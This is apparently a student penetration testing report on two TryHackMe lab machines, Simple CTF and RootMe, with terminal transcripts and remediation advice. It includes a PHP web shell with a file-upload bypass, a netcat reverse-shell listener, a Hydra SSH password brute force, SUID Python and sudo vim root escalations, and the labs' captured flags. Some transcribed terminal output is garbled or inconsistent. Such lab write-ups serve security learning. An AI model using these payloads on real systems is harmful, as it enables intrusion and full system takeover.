

PENETRATION TESTING REPORT

Assessment of Simple CTF and RootMe Environments | Oluwaseun Quadri

1. Executive Summary

This report documents the security assessment conducted against two intentionally vulnerable environments: Simple CTF and RootMe. The objective of the assessment was to identify vulnerabilities, exploit weaknesses, capture required flags, and demonstrate full system compromise where possible.

During the engagement, multiple vulnerabilities were discovered, including:

- Misconfigured services
- Weak authentication
- File upload validation bypass
- Insecure SUID binary configuration

Both machines were successfully compromised. Full root access was obtained on RootMe, demonstrating complete system takeover.

2. Scope of Engagement

The assessment included:

- Target 1: Simple CTF (TryHackMe Lab)
- Target 2: RootMe (TryHackMe Lab)

Testing was conducted from a Kali Linux virtual machine connected via VPN to the TryHackMe network.

Activities performed:

- Network reconnaissance

- Service enumeration
- Web application testing
- Exploitation
- Privilege escalation
- Post-exploitation validation

3. Methodology

The following penetration testing methodology was used:

1. Reconnaissance
2. Enumeration
3. Vulnerability Identification
4. Exploitation
5. Post-Exploitation
6. Privilege Escalation
7. Documentation of Finding

4. Target 1: Simple CTF

4.1 Reconnaissance

An Nmap scan was performed to identify open ports and running services.

Command used:

```
nmap -sC -sV <target-ip>
```

Open services were identified, including:

- SSH
- FTP
- HTTP

4.2 Enumeration

Further enumeration revealed:

- Anonymous FTP access
- Web server directories
- User accounts exposed through enumeration

Tools used:

- Nmap
- Gobuster
- Manual inspection

4.3 Initial Access

Credentials were discovered during enumeration activities, which allowed access to the target system via SSH.

This demonstrated weak authentication controls.

4.4 Flag Capture

Two flags were successfully captured:

- User flag
- Additional required challenge flag

This confirmed successful system access and exploitation.

5. Target 2: RootMe

5.1 Reconnaissance

An Nmap scan identified:

- Port 22 – OpenSSH
- Port 80 – Apache HTTP Server

Command used:

```
nmap -sC -sV 10.81.189.171
```

The Apache version was identified as 2.4.41 running on Ubuntu.

5.2 Web Enumeration

Directory brute forcing was performed using Gobuster:

```
gobuster dir -u http://10.81.189.171 -w  
/usr/share/wordlists/dirb/common.txt
```

Discovered directories:

- /panel
- /uploads

The /panel directory contained a file upload functionality.

5.4 Exploitation – File Upload Bypass

A malicious PHP web shell was created:

```
GIF89a;  
<?php system($_GET["cmd"]); ?>
```

The file was renamed to:

shell.php5

This bypassed the file upload filter.

Upon visiting:

/uploads/shell.php5?cmd=id

The following output was observed:

uid=33(www-data)

This confirmed Remote Code Execution (RCE).

5.5 Reverse Shell

A reverse shell was established using:

```
nc -lvp 4444
```

The shell was triggered via the web shell.

Connection was successfully received as:

www-data

The shell was stabilized using Python PTY spawning.

5.6 User Flag

The user flag was located at:

```
/var/www/user.txt
```

Flag retrieved:

```
THM{y0u_g0t_a_sh3ll}
```

This confirmed successful initial compromise.

5.7 Privilege Escalation

SUID binaries were enumerated using:

```
find / -perm -4000 -type f 2>/dev/null
```

A misconfigured SUID binary was discovered:

```
/usr/bin/python2.7
```

This binary was exploited using a GTFOBins technique:

```
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Root access was confirmed via:

```
id
```

Output:

```
uid=0(root)
```

6. Security Impact

The vulnerabilities discovered allow:

- Remote Code Execution

- Unauthorized file uploads
- Full privilege escalation to root
- Complete system takeover

An attacker exploiting these vulnerabilities could:

- Steal sensitive data
- Modify system files
- Maintain persistence
- Pivot to other systems

7. Recommendations

To mitigate the identified vulnerabilities:

1. Implement strict file upload validation
 - Validate MIME types
 - Enforce server-side file type checking
 - Disable execution in upload directories
2. Remove unnecessary SUID permissions
3. Apply principle of least privilege
4. Regularly update and patch services
5. Conduct periodic vulnerability assessments

8. Conclusion

The assessment successfully demonstrated full compromise of both target systems.

On RootMe, the attack chain progressed from:

- Web enumeration
- File upload bypass

- Remote code execution
- Reverse shell access
- Privilege escalation
- Root compromise

This exercise demonstrates the importance of secure configuration, proper validation controls, and system hardening.

SCREENSHOTS




Fig.1 image indicating the CLF made use of on TryHackMe

```

Session Actions Edit View Help
[kali㉿kali]:~/Downloads]
└─$ sudo openvpn INVM8n
2026-02-15 16:23:29 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2026-02-15 16:23:29 OpenVPN 2.7.1 rc2 x86_64-pc-linux-gnu [SSL (OpenSSL) [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-02-15 16:23:29 Library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-02-15 16:23:29 OpenVPN 2.7.1 rc2 x86_64-pc-linux-gnu [SSL (OpenSSL) [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-02-15 16:23:29 Library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-02-15 16:23:29 TCP/UDP: Preserving recently used address: [AF_INET]18.203.72.251:194
2026-02-15 16:23:34 Socket Buffers: R=[12992->12992] S=[12992->12992]
2026-02-15 16:23:34 UDPv4 link local: (not bound)
2026-02-15 16:23:34 UDPv4 link remote: [AF_INET]18.203.72.251:1194
2026-02-15 16:23:34 TLS: Initial packet from [AF_INET]18.203.72.251:1194, sid=bb44353c 36cdcb4e
2026-02-15 16:23:34 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-02-15 16:23:34 VERIFY OK: depth=1, CN=openvpn-CA
2026-02-15 16:23:34 VERIFY OK: depth=0, CN=openvpn-server
2026-02-15 16:23:34 Validating certificate extended key usage
2026-02-15 16:23:34 Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-02-15 16:23:34 VERIFY EKU OK
2026-02-15 16:23:34 VERIFY X509NAME OK: CN=openvpn-server
2026-02-15 16:23:35 VERIFY OK: depth=0, CN=openvpn-server
2026-02-15 16:23:35 Control Channel: TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_pss_rsa_sha256 RSASSA-PSS, key agreement: X25519
2026-02-15 16:23:35 [openvpn-server] Peer Connection Initiated with [AF_INET]18.203.72.251:1194
2026-02-15 16:23:35 TLS: test=_TM_ACTIVE src=TM_INITIAL reinit_src=1
2026-02-15 16:23:35 TLS: tls_multi_process: initial trusted session presented as trusted
2026-02-15 16:23:35 Options error: 'push route 192.168.128.0 0.0.0.0 255.255.255.0' - 'Pushed route 192.168.128.0 0.0.0.0 255.255.255.0, mtu 1380, mssfix 1320, route-gateway 192.168.128.1, topology subnet, ping 10, ping-restart 120, ifconfig 192.168.203.205 255.255.128.0, peer-id 41, cipher AES-256-GCM, protocol flags cc-exit lls-dhm dyn-tls-crypt, tun-mtu 1380'
2026-02-15 16:23:35 Options error: 'masfix' cannot be used in this context ([PUSH-OPTIONS])
2026-02-15 16:23:35 OPTIONS IMPORT: --ifconfig/up options modified
2026-02-15 16:23:35 OPTIONS IMPORT: route options modified
2026-02-15 16:23:35 OPTIONS IMPORT: route-related options modified
2026-02-15 16:23:35 OPTIONS IMPORT: route-related options modified
2026-02-15 16:23:35 net_route_v4_best_gw query: dns 18.203.72.251
2026-02-15 16:23:35 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2026-02-15 16:23:35 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:63:b6:05
2026-02-15 16:23:35 net_iface_new add type evpn
2026-02-15 16:23:35 OOO device tun0 opened
2026-02-15 16:23:35 OOO device tun0 opened
2026-02-15 16:23:35 net_iface_new: set mtu 1380 for tun0
2026-02-15 16:23:35 net_iface_up: set tun0 up
2026-02-15 16:23:35 net_addr_v4 add: 192.168.203.205/17 dev tun0
2026-02-15 16:23:35 net_route_v4_add: 10.80.0.0/16 via 192.168.128.1 dev [NULL] table 0 metric 200
2026-02-15 16:23:35 Initialization Sequence Completed
2026-02-15 16:23:35 Data Channel: cipher 'AES-256-GCM', peer-id: 41
2026-02-15 16:23:35 Timers: ping 10, ping-restart 120
2026-02-15 16:23:35 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt

```

Fig.2 image indicating establishment of connection with the vpn

```

[kali㉿kali]:~/home/kali]
└─$ nmap -S -V -A 10.80.154.117
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-15 16:34 EST
Nmap scan report for 10.80.154.117
Host is up (0.19s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.203.205
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsftpd 3.0.3 - secure, fast, stable
| End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing, TIMEOUT
80/tcp    open  http    Apache/2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 2 disallowed entries
|_/opennemr-5.0.3-3
2223/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_2048 29:42:69:14:9e:ca:d9:17:98:8c:27:77:3a:c4:a9 (RSA)
|_256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ 256 12:65:1b:01:cf:4d:e5:75:fe:fe:a8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general-purpose/specialized/phone/storage-misc
Running (JUST GUESSING): Linux 4.X/5.X/13.X (91%), Crestron 2-Series (86%), Google Android 10.X/11.X/12.X (85%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:3 cpe:/o:crestron:2_series cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 4.15 - 5.19 (91%), Linux 4.15 (90%), Linux 3.10 - 3.13 (88%), Crestron XPanel control system (86%), Amazon Linux AMI 2018.03 (Linux 4.14) (86%), Linux 3.8 - 3.16 (86%), Android 10 - 12 (Linux 4.14 - 4.19) (85%), HPE P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT           ADDRESS
1  200.36 ms 192.168.128.1
2  ...
3  200.00 ms 10.80.154.117

```

Fig.3. image indicating establishment connection with the ip using Nmap

```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ ftp 10.80.154.117
Connected to 10.80.154.117.
220 (vsFTPD 3.0.3)
Name (10.80.154.117:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||145043|)
ftp: Can't connect to 10.80.154.117:45043: Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x 2 ftp      ftp          4096 Aug 17 2019 pub
226 Directory send OK.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x 2 ftp      ftp          4096 Aug 17 2019 pub
226 Directory send OK.
ftp> get filename
200 EPRT command successful. Consider using EPSV.
250 Failed to open file.
ftp> 

```

Fig.4 image indicating file transfer on the clf (capture the flag)




Fig. 5 image indicating cms login on the clf (capture the flag)

```

@kali)-[~]
mitch@10.80.141.63 -p 2222
[!] Connection is not using a post-quantum key exchange algorithm.
Session may be vulnerable to "store now, decrypt later" attacks.
Server may need to be upgraded. See https://openssh.com/pq.html
10.80.141.63's password:
Connection denied, please try again.
10.80.141.63's password:
Connection denied, please try again.
10.80.141.63's password:
Connection closed by 10.80.141.63 port 2222

@kali)-[~]
gunzip /usr/share/wordlists/rockyou.txt.gz

password for kali:

@kali)-[~]
/usr/share/wordlists/ | grep rockyou

[!] Connection to the target host failed: Connection refused -> [10.80.141.63]. Do you want to use them? [y/n] y

@kali)-[~]
-i mitch -P /usr/share/wordlists/rockyou.txt -t 4 ssh://10.80.141.63 -s 2222

[!] (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-16 10:52:11
by 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/o:14344399), ~3586100 tries per task
Attacking ssh://10.80.141.63:2222/
[!] host: 10.80.141.63 login: mitch password: secret
[!] Target successfully completed, a valid password found
https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 10:53:09

@kali)-[~]
mitch@10.80.141.63 -p 2222

[!] Connection is not using a post-quantum key exchange algorithm.

```

Fig. 6 Image indicating the first flag captured for simple ctf room

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 10:53:09
[+] [kali㉿kali:~] -> ssh mitch@10.80.141.63 -p 2222
[!] [D*] WARNING: connection is not using a post-quantum key exchange algorithm.
[!] [D*] This session may be vulnerable to "store now, decrypt later" attacks.
[!] [D*] The server may need to be upgraded. See https://openssh.com/pq.html
[!] mitch@10.80.141.63's password:
[+] [kali㉿kali:~] -> 
[*] Documentation: https://help.ubuntu.com
[*] Management: https://landscape.canonical.com
[*] Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls -la
drwxr-xr-x 3 mitch mitch 4096 aug 19 2019 .
drwxr-xr-x 2 root root 4096 aug 17 2019 ..
-rw-r--r-- 1 mitch mitch 378 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch 3 sep 1 2019 .bash_logout
-rw-r--r-- 2 mitch mitch 3773 sep 1 2015 .bashrc
drwxr-xr-x 2 mitch mitch 4096 aug 19 2019 .cache
-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-r--r-- 1 mitch mitch 19 aug 17 2019 user.txt
$ cat user.txt
G00d job, keep up!
$ sudo
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo vim -c ':!/bin/bash'

root@Machine:~# whoami
root
root@Machine:~# whoami
root
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
Will do3. You made it!
root@Machine:/root# 

```

Fig 7. Image indicating the second flag captured on the root




Fig.7 image indicating the second room on TryHackMe for capturing the third flag

```
(kali㉿kali)-[~] $ ping 10.81.189.171
PING 10.81.189.171 (10.81.189.171) 56(84) bytes of data.
64 bytes from 10.81.189.171: icmp_seq=1 ttl=62 time=158 ms
64 bytes from 10.81.189.171: icmp_seq=2 ttl=62 time=151 ms
64 bytes from 10.81.189.171: icmp_seq=3 ttl=62 time=153 ms
^C
--- 10.81.189.171 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3003ms
rtt min/avg/max/mdev = 150.518/153.859/158.318/3.280 ms

(kali㉿kali)-[~] $ echo 'GIF89a;?>php system($_GET["cmd"]); ?>' > shell.php5

(kali㉿kali)-[~] $ cat shell.php5
GIF89a;<?php system($_GET["cmd"]); ?>

(kali㉿kali)-[~] $ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.203.205] from (UNKNOWN) [10.81.189.171] 53856
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-81-189-171:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
<ds> python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-81-189-171:/var/www/html/uploads$ export TERM=xterm
www-data@ip-10-81-189-171:/var/www/html/uploads$ ^Z
zsh: suspended nc -lvpn 4444
(kali㉿kali)-[~] $ stty raw -echo; fg
[1] + continued nc -lvpn 4444
cat /var/www/user.txt
```

Fig 8 image indicating the initialization of port 4444

```
/snap/core20/2599/usr/bin/newgrp  
/snap/core20/2599/usr/bin/passwd  
/snap/core20/2599/usr/bin/su  
/snap/core20/2599/usr/bin/sudo  
/snap/core20/2599/usr/bin/umount  
/snap/core20/2599/usr/lib/dbus-daemon-launch-helper  
/snap/core20/2599/usr/lib/openssh/ssh-keysign  
/bin/mount  
/bin/su  
/bin/fusermount  
/bin/umount  
www-data@ip-10-81-189-171:/var/www/html/uploads$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
root@ip-10-81-189-171:/var/www/html/uploads# id  
uid=0(root) gid=33(www-data) groups=33(www-data)  
root@ip-10-81-189-171:/var/www/html/uploads# cat /root/root.txt  
THM{priv1l3g3_3sc4l4t10n}  
root@ip-10-81-189-171:/var/www/html/uploads# cat /root/root.txt  
THM{priv1l3g3_3sc4l4t10n}  
root@ip-10-81-189-171:/var/www/html/uploads#
```

Fig. 9 image indicating the third flag captured on RootMe